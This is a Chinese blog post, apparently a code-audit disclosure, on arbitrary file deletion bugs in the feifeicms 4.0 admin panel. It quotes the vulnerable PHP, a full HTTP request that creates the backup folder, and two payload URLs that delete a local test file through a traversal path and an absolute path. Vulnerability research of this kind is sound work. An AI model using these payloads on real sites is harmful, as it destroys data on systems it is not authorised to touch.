feifeicms 4.0 几处任意文件删除 原创

colorway 2018-12-10 17:59:25

文章标签 代码审计 几处 任意文件 文章分类 安全技术 网络/安全 阅读数 4153

1、位置Lib/Lib/Action/Admin/DataAction.class.php，两处

```
public function del(){
    $filename = trim($_GET['id']);
    @unlink(DATA_PATH.'_bak/'.$filename);
    $this->success($filename.'已经删除！');
}
//删除所有分卷文件
public function delall(){
    foreach($_POST['ids'] as $value){
        @unlink(DATA_PATH.'_bak/'.$value);
    }
    $this->success('批量删除分卷文件成功！');
}
```

未经处理的GET和POST参数直接拼接到路径后，造成文件删除。但实际本地测试发现_bak文件夹默认是不存在的，需要进行备份功能后才能生成。

全局搜索_bak字段，找到一处_bak文件夹的创建，在Lib/Lib/Action/Admin/DataAction.class.php 51行的write_file函数。

```
public function insert(){
    if(empty($_POST['ids'])){
        $this->error('请选择需要备份的数据库表！');
    }
    $filesize = intval($_POST['filesize']);
    if ($filesize < 512) {
        $this->error('出错了，请为分卷大小设置一个大于512的整数值！');
    }
    $file = DATA_PATH.'_bak/';
    $random = md5(mt_rand(10000, 99999));
    $sql = '';
    $p = 1;
    foreach($_POST['ids'] as $table){
        $rs = D(ucfirst(str_replace(C('db_prefix'),'',$table)));
        $array = $rs->select();
        $sql.= "TRUNCATE TABLE `$table`;\n";
        foreach($array as $value){
            $sql.= $this->insertsql($table, $value);
            if (strlen($sql) >= $filesize*1000) {
                $filename = $file.date('Ymd').'_'.$random.'_'.$p.'.sql';
                write_file($filename,$sql);
                $p++;
                $sql='';
            }
        }
    }
    if(!empty($sql)){
        $filename = $file.date('Ymd').'_'.$random.'_'.$p.'.sql';
        write_file($filename,$sql);
    }
    $this->assign("jumpUrl","?s=Admin-Data-Show");
    $this->success('数据库分卷备份已完成，共分成'.$p.'个sql文件存放！');
}
```

进入write_file函数，可以看到内部调用了封装了的mkdir方法mkdirss

```
function write_file($l1, $l2 = '')
{
    $dir = dirname($l1);
    if (!is_dir($dir)) {
        mkdirss($dir);
    }
    return @file_put_contents($l1, $l2);
}

function mkdirss($dirs, $mode = 0777)
{
    if (!is_dir($dirs)) {
        mkdirss(dirname($dirs), $mode);
        return @mkdir($dirs, $mode);
    }
    return true;
}
```

现在构造payload，需要先备份使创建_bak文件夹。这里需要满足strlen($sql) >= $filesize*1000。


```
POST /4.0.181010/index.php?s=Admin-Data-Insert HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/4.0.181010/index.php?s=Admin-Data-Show
Content-Type: application/x-www-form-urlencoded
Content-Length: 429
Cookie:
gHdo_2132_ulastactivity=1133gZ5BvvzTn%2BgZ3EKDvIuu8kh%2Ber%2Br2hIKnQs9qxqHlRVq%2FXeI;
gHdo_2132_lastcheckfeed=2%7C1540545000; gHdo_2132_nofavfid=1;
l4fo_2132_ulastactivity=5c9aKV%2FTNY30ARFxG%2FDNwqWlk3D0mYC19HflagLCk68BU7TggJ%2B5;
l4fo_2132_nofavfid=1; PHPSESSID=8cf834c81ddaa9bc76a59929c8957a6a;
__tins__16951751=%7B%22sid%22%3A%20154408253374 6%2C%20%22vd%22%3A%203%2C%20%22expire
s%22%3A%2015440458 1029%7D; __51cke__=; __51laig__=75;
__tins__14834816=%7B%22sid%22%3A%20154409218 5576%2C%20%22vd%22%3A%201%2C%20%22expire
s%22%3A%20154409398 5576%7D;
ff_user=ZF2fnZqbmZ2U0Khcl8eWxpqJm8rLnsudyaanWsqSlcKVnGxxZW6WlWaclpqYy2qbnpVqnMhqlpqec
Web
Connection: close
Upgrade-Insecure-Requests: 1

ids%5B%5D=ff_admin&ids%5B%5D=ff_ads&ids%5B%5D=ff_card&ids%5B%5D=ff_cj&ids%5B%5D=ff_forum&i
ds%5B%5D=ff_link&ids%5B%5D=ff_list&ids%5B%5D=ff_nav&ids%5B%5D=ff_news&ids%5B%5D=ff_orders&i
ds%5B%5D=ff_player&ids%5B%5D=ff_record&ids%5B%5D=ff_score&ids%5B%5D=ff_slide&ids%5B%5D=ff_s
pecial&ids%5B%5D=ff_tag&ids%5B%5D=ff_user&ids%5B%5D=ff_vod&filesize=512&submit=%E5%BC%80%E
5%A7%8B%E5%A4%87%E4%BB%BD&__hash__=75c3b8b80b589033be55bcea4eac3e69
```

备份成功

colorway
1 原创 8317 人气 0 粉丝 0 评论
0 翻译 0 转载 0 关注 0 收藏
+ 关注 私信

近期文章
1.100 Interview Questions for Software …
2.redis中使用redis-dump导出、导入、…
3.excel文件读写操作python
4.国家税务总局关于实施小型微利企业…
5.Tomcat 7最大并发连接数的正确修改…




下面构造文件删除payload，访问http://localhost:8888/4.0.181010/index.php?s=/admin-data-del&id=.../.../.../.../.../.../.../.../.../Users/xx/Desktop/123.txt ，删除123.txt文件

另一处原理相同，这里不再测试。

2、位置Lib/Lib/Action/Admin/TplAction.class.php，88

可以看到id参数没有做过滤，是可以进行任意文件删除的。测试时在桌面上创建123.txt，构造payload为http://localhost:8888/4.0.181010/index.php?s=/admin-tpl-del&id=/Users/xx/Desktop/123.txt



可以看到文件已删除。

赞 收藏 评论 分享 举报

提问和评论都可以，用心的回复会被更多人看到 评论

签到领勋章

相关文章

PyQt v4 - Python Bindings for Qt v4

loopback 是一个api 服务框架，挺方便的，同时也已经演进了好几代了v4 有一些新功能的 支持 新特性 基于typescript/es2017 开…

[React Router v4] Create Basic Routes with the React Router v4 BrowserRouter

React Router 4 has several routers built in for different purposes. The primary one you will use for building web applications is t…

迁移到 v4 版本 | Migrating to v4 (Migration) – Bootstrap 4 中文开发手册

[迁移到 v4 版本 | Migrat..

1070 Bash 游戏 V4

传送门 1070 Bash游戏 V4 基准时间限制：1 秒 空间限制：131072 KB 分值: 40 难度：4级算法题 传送门 1070 Bash游戏 V4 基…

MP-eBGP for ×××v4

详细配置见附加

ReactRouter升级 v2 to v4

概述 react-router V4 相对于react-router V2 or V3 几乎是重写了, 新版的react-router更偏向于组件化(everything is component)。 …

目标检测系列（V）：YOLO V4

论文题目《YOLOv4: Optimal Speed and Accuracy of Object Dete

[React Router v4] Use the React Router v4 Link Component for Navigation Between Routes

If you've created several Routes within your application, you will also want to be able to navigate between them. React Router s…

你的YOLO V4该换了 | YOLO V4原班人马改进Scaled YOLO V4，已开源(附论文+源码)

YOLOv4-large在COCO上最高可达55.8 AP！速度也高达15 FPS！YOLOv4-tiny的模型实现了1774 FPS！（在RTX 2080Ti上测…

IP v4地址

熟悉二进制数，对于子网地址划分很重要2^7 2^6 2^5 2^4 2^3 2^2 2^1 2^01 1 1

YOLO v4分析

YOLO v4分析 YOLO v4 的作者共有三位：Alexey Bochkovskiy、Chien-Yao Wang 和 Hong-Yuan Mark Liao。其中一作 Alexey …

Deep face recognition: a survey v4

Deep face recognition: a survey v4

YOLO v1到YOLO v4（下）

YOLO v1到YOLO v4（下） Faster YOLO使用的是GoogleLeNet，比VGG-16快，YOLO完成一次前向过程只用8.52 billion 运算…

YOLO v1到YOLO v4（上）

YOLO v1到YOLO v4（上） 一. YOLO v1 这是继RCNN，fast-RCNN和faster-RCNN之后，rbg（RossGirshick）针对DL目标检…

XPO - Web API and OData V4 支持

XPO - Web API and OData V4 支持： https://community.devexpress.com/blogs/xpo/archive/2018/07/05/xpo-web-api-and-odata…

WePE修改增强版 V4

目前商业化的PE层出不穷，而WePE能得到大家的青睐，潇啸也不例外，但WePE年久失修，潇啸对WePE进行了增强修改，潇…

react-router v4 源码分析

在最近接的一些新项目中都有用到 react-router，每次都是照着老工程抄过来，碰到问题也都是试来试去浪费过多的时间，因此…

[React Router v4] Intercept Route Changes

If a user has entered some input, or the current Route is in a "dirty" state and we want to confirm that data will be lost, React Ro…